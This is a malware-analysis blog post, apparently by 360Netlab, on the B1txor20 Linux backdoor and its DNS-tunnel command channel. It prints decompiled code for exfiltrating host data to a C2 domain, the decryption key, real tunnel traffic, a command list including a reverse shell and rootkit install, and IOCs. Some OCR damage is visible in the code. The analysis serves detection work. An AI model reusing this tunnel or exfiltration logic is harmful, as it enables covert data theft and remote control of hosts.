15 March 2022 / Botnet

New Threat: B1txor20, A Linux Backdoor Using DNS Tunnel

Background

Since the Log4J vulnerability was exposed, we see more and more malware jumped on the wagon, Elknot, Gafgyt, Mirai are all too familiar, on February 9, 2022, 360Netlab's honeypot system captured an unknown ELF file propagating through the Log4J vulnerability. What stands out is that the network traffic generated by this sample triggered a DNS Tunnel alert in our system, We decided to take a close look, and indeed, it is a new botnet family, which we named B1txor20 based on its propagation using the file name "b1t", the XOR encryption algorithm, and the RC4 algorithm key length of 20 bytes.

In short, B1txor20 is a Backdoor for the Linux platform, which uses DNS Tunnel technology to build C2 communication channels. In addition to the traditional backdoor functions, B1txor20 also has functions such as opening Socket5 proxy and remotely downloading and installing Rootkit.

Another interesting point is that we found that many developed features are not put into use (in IDA, there is no cross-reference); some features have bugs. we presume that the author of B1txor20 will continue to improve and open different features according to different scenarios, so maybe we will meet B1txor20's siblings in the future.


B1txor20 Overview

We have captured a total of four different B1txor20 samples, their functions are almost the same, a total of 15 function numbers are supported, according to these functions, B1txor20 can be characterized as: using DNS Tunnel to establish C2 channel, support direct connection and relay, while using `ZLIB compression`, `RC4 encryption`, `BASE64 encoding`to protect the traffic of the backdoor Trojan, mainly targets `ARM`, `X64 CPU` architecture of the Linux platform.

The main features currently supported are shown below.

1. SHELL
2. Proxy
3. Execute arbitrary commands
4. Install Rootkit
5. Upload sensitive information

Its basic flowchart is shown below.



Reverse Analysis

We choose the sample on February 09, 2022 as the main object of analysis, and its basic information is shown as follows.

```
MD5:0a0c43726fd256ad827f4108bdf5e772 ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically
linked (uses shared libs), for GNU/Linux 2.6.18, stripped Packer:None
```

The sample of B1txor20 is dynamically linked, so it is relatively easy to reverse. Simply put, when B1txor20 executes, it will first disguise itself as a [netns] process, run a single instance through the PID file `/var/run/.netns.pid`, and then use `/etc/machine-id`, `/tmp/.138171241` or `/dev/urandom` to generate the BotID, then decrypt the domain name used for DNS Tunnel and the RC4 secret key used to encrypt the traffic and test the connectivity of the DNS server, and finally use DNS Tunnel to send registration information to C2 and wait for the execution of the commands issued by C2. Here we will not go into details about the regular functions, we will take a look at the DNS Tunnel implementation of the B1txor20.

Generating Bot ID

B1txor20 uses the following code snippet to read 32 bytes from `/etc/machine-id`, or `/tmp/.138171241`, for generating BotId, and if it fails, a 16 bytes of data will be generated via /dev/urandom and will be written to the previous 2 files.

```
v4 = fopen("/etc/machine-id", "r");
if ( v4 )
  break;
v4 = fopen("/tmp/.138171241", "r");
if ( v4 )
  break;
v7 = fopen("/dev/urandom", "r");
v8 = v7;
if ( !v7 )
  return 0xFFAEu;
if ( !read(v7->_fileno, &v12, 16uLL) )
{
EL_17:
  fclose(v8);
  return 0xFFAEu;
}
```

The following code snippet shows the process of BotId calculation.

```
v6 = v14;
do
{
  v6 ^= *(_WORD *)v5;
  v5 += 2;
}
while ( v5 != &v13 );
v14 = v6;
if ( (unsigned __int8)v6 <= 0xFu )
  LOBYTE(v14) = v6 + 16;
if ( HIBYTE(v14) <= 0xFu )
  HIBYTE(v14) += 16;
return v14;
```

Taking the machine-id value`ab3b49d10ec42c38b1093b8ce9ad12af`of our VM as an example, the following equivalent python code can be used to calculate the value of BotId as 0x125d.

```
import struct id='ab3b49d10ec42c38b1093b8ce9ad12af' values=struct.unpack("<16H",id) sum=0 for i in values: sum ^= i print hex(sum) if sum&0xff <0xf: sum+=0x10 if sum>>8 < 0xf: sum+=0x1000 print hex(sum) #
sum=0x125d
```

Decryption


B1txor20 decrypts the domain name and RC4 secret key stored in the sample with the following code snippet.

```
domain = xor_dec((const char *)&unk_4147B0);
rc4key = (__int64)xor_dec((const char *)&unk_4147C5);
```

Its principle is very simple, it is a single-byte xor operation, where xor_key is`49 D3 4F A7 A2 BC 4D FA 40 CF A6 32 31 E9 59 A1`.

```
  v1 = a1;
  v2 = strlen(a1) + 1;
  result = malloc((signed int)v2);
  v4 = 0;
  v5 = result;
  while ( v4 < (signed int)v2 - 1 )
  {
    v6 = v4++;
    v7 = *v1++ ^ xor_key[v6 & 0xF];
    *v5++ = v7;
  }
  result[(unsigned int)(v2 - 1)] = 0;
  return result;
}
```

The decryption process is equivalent to the CyberChef implementation in the following figure, which shows that the domain name is `.dns.webserv.systems` and the RC4 secret key is `EnLgLKHhy20f8A1dX85l`.



Measure the connectivity of DNS servers

B1txor20 tests the connectivity of 3 DNS (8.8.8.8:53, 8.8.8.4:53, 194.165.16.24:443) servers with the following code snippet.

```
if ( (unsigned int)dns_query(0x8080808u) )
{
  v25 = (unsigned __int8)byte_61E810++;
  dword_61E814[v25] = 0x8080808;
  *((_WORD *)&dword_61E820 + v25) = 53;
  dword_61E828[v25] = 0;
}
if ( (unsigned int)dns_query(0x4040808u) )
{
  v26 = (unsigned __int8)byte_61E810++;
  dword_61E814[v26] = 0x4040808;
  *((_WORD *)&dword_61E820 + v26) = 53;
  dword_61E828[v26] = 0;
}
if ( (unsigned int)dns_query(0x1810A5C2u) )
{
  v27 = (unsigned __int8)byte_61E810++;
  dword_61E814[v27] = 0x1810A5C2;
  *((_WORD *)&dword_61E820 + v27) = 443;
  dword_61E828[v27] = 8;
}
```

DNS IP

DNS PORT

The principle is to use `res_mkquery` API to build the DNS request message for "google.com", then send the request via `res_send`, and as long as it can be sent successfully, the network is considered to be connected to the corresponding DNS server, and they are saved for subsequent use.

```
v14 = __res_mkquery(0, "google.com", 1, query_type, 0LL, 0, 0LL, v2, 512);
v15 = v14;
flag = v14;
if ( v14 != 0xFFFFFFFF )
{
  if ( __res_send(v2, v14, v3, 512) != -1 || (sleep(1u), __res_send(v2, v15, v3, 512) != -1) )
  {
    flag = 1;
    goto LABEL_22;
  }
```

The actual traffic generated by Bot and 194.165.16.24 is as follows.

DNS	192.168.139.129	194.165.16.24	443	48048	Standard query 0x0964 Unused google.com
TCP	194.165.16.24	192.168.139.129	48048	443	443 → 48048 [ACK] Seq=1 Ack=31 Win=64240 Len=0
DNS	194.165.16.24	192.168.139.129	48048	443	Standard query response 0x0964 Unused google.com TXT

C&C Communication

When the above preparations are completed, B1txor20 enters the final stage, using DNS Tunnel to establish communication with C2 and wait for the execution of the commands sent by C2.

```
while ( 1 )
{
  n = network_task(&ptr, dword_61B8A4, netstage);
  if ( (n & 0x8000000000000000LL) != 0LL )
    break;
  if ( (signed int)cmd_task((__int64)ptr) > 0 && (!n || fd && pid || netstage > 1) )
  {
    v28 = 1024LL;
    if ( v29 <= 0xFu )
      v29 += 2;
  }
  else
  {
    v29 = (v29 < 2u) + v29 - 1;
    if ( v28 <= 0x11557 )
      v28 += 1000 / (100 * v29 >> 4);
    v30 = malloc_usable_size(ptr);
    memset(ptr, 0, v30);
    wrap_nanosleep(v28);
  }
}
```

Generally speaking, the scenario of malware using DNS Tunnel is as follows:

Bot sends the stolen sensitive information, command execution results, and any other information that needs to be delivered, after hiding it using specific encoding techniques, to C2 as a DNS request; After receiving the request, C2 sends the payload to the Bot side as a response to the DNS request. In this way, Bot and C2 achieve communication with the help of DNS protocol.

In such a network structure, there are 3 key points:

1:C2 must support the DNS protocol 2: Specific encoding techniques 3: The way DNS requests are sent

The following section will analyze the technical details of B1txor20's communication around these points, in conjunction with the traffic generated by B1txor20 in practice.

Name
google.com
google.com
1HQoOKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems
0LVpxKPtXu9XN9SzCwRLUG5S9pfVUneh0gwaKPWioIfvcNCgpRxe2jY4jfvv.V2inWQCcVr78RI468VEWdglqToHE41dZuiTkzAbLGKecDZVK
1LVpx5hVWKPwA.dns.webserv.systems
1wHhQKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems
google.com
google.com
google.com
1UKseKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems
0HTYPKPtXu9XN9SzCwRLUG5S9pfVUneh0gwaKPWioIfvcNCgpRxe2jY4jfvv.V2inWQCcVr78RI468VEWdglqToHE41dZuiTkzAbLGKecDZVK
1HTYP5hVWKPwA.dns.webserv.systems
1MzrHKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems

0x01:Locating C2

Through the traffic in the above figure, we can see that the SLD used by B1txor20 is webserv.systems, and using the DIG command, we can see that this SLD is point to IP 194.165.16.24; and the DNS resolution service is turned on at this IP 194, so we can determine that the C2 of B1txor20 is exactly 194.165.16.24.

```
root@debian:~# dig webserv.systems @8.8.4.4

; <<>> DiG 9.10.3-P4-Debian <<>> webserv.systems @8.8.4.4
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12078
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;webserv.systems.               IN      A

;; ANSWER SECTION:
webserv.systems.        1221    IN      A       194.165.16.24

;; Query time: 159 msec
;; SERVER: 8.8.4.4#53(8.8.4.4)
;; WHEN: Mon Mar 07 22:12:58 EST 2022
;; MSG SIZE  rcvd: 60

root@debian:~# dig webserv.systems @194.165.16.24 +short
228.228.228.228
root@debian:~# dig dns.webserv.systems @194.165.16.24 +short
228.228.228.228
root@debian:~# dig 1WwdjKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems @194.165.16.24 +short
"1VSE6NZwczNMq2zgaXeLoZrk= "
root@debian:~#
```

valid payload

0x02:Generate Tunnel domain name

The format of B1txor20's Tunnel domain name is`Base64-Like String+.dns.websrv.systems`. It is obvious that the front Base64 string is the information sent by Bot to C2, how is it generated?

First, the B1txor20 packet has a pre-construction process, which can be seen in the format of`0xFF + BotId + 0xFF + Stage + 0xFF + TaskInfo`, 0xFF is used to separate different items, and when the construction is finished, according to different Stage values, different tasks will fill the`TaskInfo`section accordingly.

```
v2 = a1;
memset(*a1, 0, malloc_usable_size(*a1));
*(_BYTE *)*a1 = hex_0xff;
bcopy(&botid, (char *)*a1 + 1, 2uLL);
*((_BYTE *)*a1 + 3) = hex_0xff;
*((_BYTE *)*a1 + 4) = stage;
*((_BYTE *)*a1 + 5) = hex_0xff;
if ( stage != 5 )
```

Take the above task as an example, the Stage value is 1. Through the `gather_info` function, the information of "sysinfo_uptime,uid,hostname" is filled into `TaskInfo`, and they are separated by0x0a.

```
if ( stage == 1 )
{
  v3 = (char *)malloc(0x108uLL);
  v4 = v3;
  if ( v3 )
  {
    v5 = gather_info(v3, a1);
    memset(v4, 0, malloc_usable_size(v4));
    free(v4);
7:
    *((_BYTE *)*v2 + v5) = hex_0x0a;
    v14 = v5 + 2;
    *((_BYTE *)*v2 + v5 + 1) = hex_0xff;
    *((_BYTE *)*v2 + v14) = 0;
    return process_query(v2, v14);
  }
  return 0xFFFFFFFFLL;
}
```

1:sysinfo_uptime
2:uid
3:hostname

When the required information is ready, B1txor20 uses theprocess_queryfunction to further process the above information, which includes three processes: ZLIB compression, RC4 encryption, and Base64 encoding.

```
v3 = compress_proc((const void **)a1, a2);
v4 = rc4_enc(a1, v3);
v5 = base64_encode((__int64)*a1, v4);
```

The secret key used in RC4 encryption is the string "EnLgLKHhy20f8A1dX85l" mentioned in the previous decryption section, and the Alphabet String used in Base64 is `ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789^_`.

Finally, B1txor20 adds 1 byte of status and 4 bytes of random string before the Base64 string generated above, and then splices it with domain, which is the final domain name to be queried. The value of status is ['0', '1', '2'], 0 means that the current query is truncated, the subsequent query and the current should be spelled into the same; 1 means that when the query is complete.

```
s = status;
v44 = randstr[0];
v45 = randstr[1];
v46 = randstr[2];
v47 = randstr[3];
```

.dns.webserv.systems

```
bcopy(domain, &s + strlen(&s) - 1, 0x14uLL);
```

```
v22 = make_dnsquery((const char **)&src);
```

Let's take a look at the actual generated query `1HQoOKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems`, removing the first 5 bytes, and the .dns.webserv.systems part to get `KPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A`, then use Base64 decoding, RC4 decryption, ZLIB decompression, you can get the following raw data.

```
00000000:  FF 5D 12 FF 01 FF 34 0A 30 0A 64 65 62 69 61 6E  ]  4 0 debian
00000010:  0A FF
```

From the data content and format, it can correspond with our previous description one by one, indicating that our previous analysis is correct.

```
Botid =0x125d Stage=1 sysinfo.uptime = 34 uid=30 hostname=debian
```

0x3:Send DNS request

When the above domain name construction is complete, B1txor20 generates and sends DNS requests using the RES series API.

```
if ( (unsigned __int8)dnscnt <= 1u )
{
  if ( dnscnt != 1 )
    goto LABEL_20;                                  local dns
  goto LABEL_18;
}
v15 = rand() % 255;
v16 = *(_BYTE *)(qword_61B960 + (signed int)(*(_DWORD *)qword_61B960)-- + 4);
if ( !((v16 ^ (unsigned __int8)v15) & 1) )
{
ABEL_18:
  v19 = dword_61E814[0];
  v14->nsaddr_list[0].sin_family = 2;
  v14->nsaddr_list[0].sin_addr.s_addr = v19;
  v14->nsaddr_list[0].sin_port = __ROR2__(dword_61E820, 8);
  v18 = (unsigned int)dword_61E828[0];
  goto LABEL_19;                                    public dns & C2
}
v17 = dword_61E814[1];
v14->nsaddr_list[1].sin_family = 2;
v14->nsaddr_list[1].sin_addr.s_addr = v17;
v14->nsaddr_list[1].sin_port = __ROR2__(HIWORD(dword_61E820), 8);
v18 = (unsigned int)dword_61E82C;
ABEL_19:
v14->options |= v18;
ABEL_20:
v34 = __res_mkquery(0, *v1, 1, query_type, 0LL, 0, 0LL, v2, 512);
```

There are 3 ways to send DNS requests, depending on the previous test of DNS connectivity.

1.Send to public dns (8.8.8.8, 8.8.4.4) 2.Send directly to C2 (194.165.16.24) 3.Send to local dns (nameserver in /etc/resolv.conf)

In this way, it is faster, but less concealed and easy to be detected and traced; in this way, 1 and 3 are more concealed, but a little slower.

0x4:Process C2 payload


After the Bot sends the DNS request in the above way, it waits for the execution of the C2 instruction, which is stored in the response message of the DNS request in the format of `Status(1 byte):Body`, where the Body part also uses "ZLIB compression, RC4 encryption, BASE64 encoding " protection method.

```
if ( (unsigned int)makeQuery_getResult((const char **)&s) == 1 )
{
  v9 = s;
  v10 = base64_decode(s);
  v11 = rc4_dec(v10, v9);
  v8 = decompress_proc((const void **)&s, v11) - 2;
```

For example, the actual command "1VSE6NZwczNMm2zgaXeLkZro=" is received in the following figure.

```
Answers
  1HQoOKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems: type TXT, class IN
    Name: 1HQoOKPvBKs8yqO1tTUQkCqGWN9anB4RAGWhnJy8A.dns.webserv.systems
    Type: TXT (Text strings) (16)
    Class: IN (0x0001)
    Time to live: 298 (4 minutes, 58 seconds)
    Data length: 27
    TXT Length: 26
    TXT: 1VSE6NZwczNMm2zgaXeLkZro=
```

Body part for "VSE6NZwczNMm2zgaXeLkZro=", After decoded by Base64, RC4 decryption, you can get the following format of data, and then decompression of the`red part`, you get the final instruction `FF 02 FF 0A FF`, you can see that its format and the format generated by the above query is consistent, at this point it can be known that Bot will go to perform 0x02 function, so that Bot's round of interaction with C2 is complete.



C&C instructions

B1txor20 supports a total of 14 instructions, and the correspondence between instruction number and function is shown in the following table.

Cmd ID	Function
0x1	Beacon/Heartbeat
0x2	Upload system info
0x3	Create "/dev/pamd" (unix domain socket) which can get a shell
0x4	Exec arbitrary system cmd via popen
0x5	Traffic forwarding
0x6	Write File
0x7	Read File
0x8	Deliver info via "/var/tmp/.unetns"(unix domain socket) , Not used
0x9	Upload specific info , Not used
0x10	Stop proxy service
0x11	Start proxy service
0x1a	Create proxy service
0x21	Reverse shell
0x50	Upload "/boot/conf- XXX" info , Not used
0x51	install M3T4M0RPH1N3.ko rootkit

In the table, "Not used" means that this function has the corresponding processing code in the sample, but it is not called. We are not sure if these codes are used for debugging or in other scenarios.

We found that some functions are buggy in their implementation, such as 0x3, which uses the remove function to delete the socket file after bind the domain socket, which makes the socket unconnectable and thus the whole function is useless.

```
  v0 = socket(1, 1, 0);
  if ( v0 == -1 )
    goto LABEL_11;
  memset(&addr, 0, 0x6EuLL);
  addr.sa_family = 1;
  strncpy(addr.sa_data, "/dev/pamd", 0x6BuLL);
  remove("/dev/pamd");
  if ( bind(v0, &addr, 0x6Eu) == -1
    || (remove("/dev/pamd"), listen(v0, 1) == -1)
    || (addr_len = 110, v1 = accept(v0, (struct sockaddr *)&v4, &addr_len), v2 = v1, v1 == -1) )
  {
LABEL_11:
    exit(1);
  }
```

Small note

We noticed the domain name has been registered for 6 years, which is kind unusual?

webserv.systems createddate 2021-02-08 15:13:22 webserv.systems updateddate 2021-02-24 22:27:23

webserv.systems expiresdate 2027-02-08 15:13:22

Contact us

Readers are always welcomed to reach us on Twitter or email us to netlab at 360 dot cn.

IOC

C2

webserv.systems 194.165.16.24:53 194.165.16.24:443

Scanner

104.244.73.126 Luxembourg|Luxembourg|Unknown 53667|FranTech_Solutions 109.201.133.100 Netherlands|North_Holland|Amsterdam 43350|NForce_Entertainment_B.V. 162.247.74.27 United_States|New_York|New_York_City 4224|The_Calyx_Institute 166.78.48.7 United_States|Texas|Dallas 33070|Rackspace_Hosting 171.25.193.78 Sweden|Stockholm_County|Stockholm 198093|Foreningen_for_digitala_fri-_och_rattigheter 185.100.87.202 Romania|Bucharest|Unknown 200651|Flokinet_Ltd 185.129.62.62 Denmark|Region_Hovedstaden|Copenhagen 57860|Zencurity_ApS 185.220.100.240 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.241 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.242 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.243 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.246 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 185.220.100.249 Germany|Bavaria|Nuremberg 205100|F3_Netze_e.V. 